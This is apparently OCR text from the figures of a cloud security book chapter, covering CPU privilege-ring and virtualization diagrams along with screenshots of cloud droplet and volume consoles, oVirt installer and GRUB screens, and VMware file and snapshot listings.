

Chapter 1: The Fundamentals of Cloud Security







Droplets


Search by Droplet name


Droplets Volumes


Name	IP Address	Created	Tags
mydreams 1 GB / 30 GB Disk / SGP1 - CentOS 7.2 x64	128.199.241.125	1 year ago	
mylife 1 GB / 20 GB Disk / SGP1 - CentOS 7.1 x64	128.199.106.4	2 years ago	









oVirt Live
oVirt



Ring 3
Ring 2
Ring 1
Ring 0
Kernel
Device drivers
Device drivers
Applications
Least privileged
Most privileged



Ring 3
User Application
Ring 2
Ring 1
Ring 0
OS
System Hardware



Ring 3
User Application
Ring 2
Ring 1
Guest OS
Ring 0
VM Manager
Binary Translation
System Hardware



Ring 3
User Application
Ring 2
Ring 1
Ring 0
Guest OS
OS Requests trapped to Hypervisor without Binary Translation
ROOT Mode
Hypervisor
System Hardware


System Hardware


Virtualization
Network



Create Volume
Actions
Filter by tags and attributes or search by keyword
Name
Volume ID
Size
Volume Type
IOPS
volume 3
vol-0bb2a88f...
8 GiB
gp2
100 / 3000
volume 2
vol-03d79ffa...
8 GiB
gp2
100 / 3000
volume 1
vol-044cbfe6...
8 GiB
gp2
100 / 3000



Create Volume
Actions
Filter by tags a
Modify Volume
Delete Volume
Attach Volume
Detach Volume
Force Detach Volume
Create Snapshot
Change Auto-Enable IO Setting
Add/Edit Tags
Name
Volume Type
volume 3
gp2
volume 2
gp2
volume 1
gp2



Create Volume
Actions
Filter by tags a
Modify Volume
Delete Volume
Attach Volume
Detach Volume
Force Detach Volume
Create Snapshot
Change Auto-Enable IO Setting
Add/Edit Tags
Name
Volume Type
IOPS
volume 3
gp2
100 / 3000
volume 2
gp2
100 / 3000
volume 1
gp2
100 / 3000


```
oVirt Node Hypervisor 3.0.1-1.0.2.el6

  Installation

< Install Hypervisor 3.0.1-1.0.2.el6 >

Info: Virtualization hardware was detected and is enabled



< Quit >
```


```
  GNU GRUB  version 0.97  (635K lower / 1046400K upper memory)

  oVirt Node Hypervisor 3.0.1-1.0.2.el6



     Use the ↑ and ↓ keys to select which entry is highlighted.
     Press enter to boot the selected OS, 'e' to edit the
     commands before booting, 'a' to modify the kernel arguments
     before booting, or 'c' for a command-line.
```



2 Data Centers
1 1
2 Clusters
N/A
1 Hosts
1
1 Storage Domains
1
1 Virtual Machines
1
6 Events
1 2
Global Utilization
CPU
97% Available of 100%
Over commit: 0% (allocated 33%)
3% Used
Memory
2.4 Available of 5.1 GiB
Over commit: 0% (allocated 19%)
2.7 GiB Used
Storage
11.0 Available of 15 GiB
Over commit: 0% (allocated 40%)
4.0 GiB Used


Base
Ubuntu 16
Windows 10


autoinst.flp
autoinst.iso
Ubuntu 16-s001.vmdk
Ubuntu 16-s002.vmdk
Ubuntu 16-s003.vmdk
Ubuntu 16-s004.vmdk
Ubuntu 16-s005.vmdk
Ubuntu 16-s006.vmdk
Ubuntu 16.nvram
Ubuntu 16.vmdk
Ubuntu 16.vmsd
Ubuntu 16.vmx
Ubuntu 16.vmxf
vmware-0.log
vmware.log


Centos 7 - Main: Snapshots
Take
Restore
Delete
Base Snapshot
August 22, 2017 at 10:45 PM
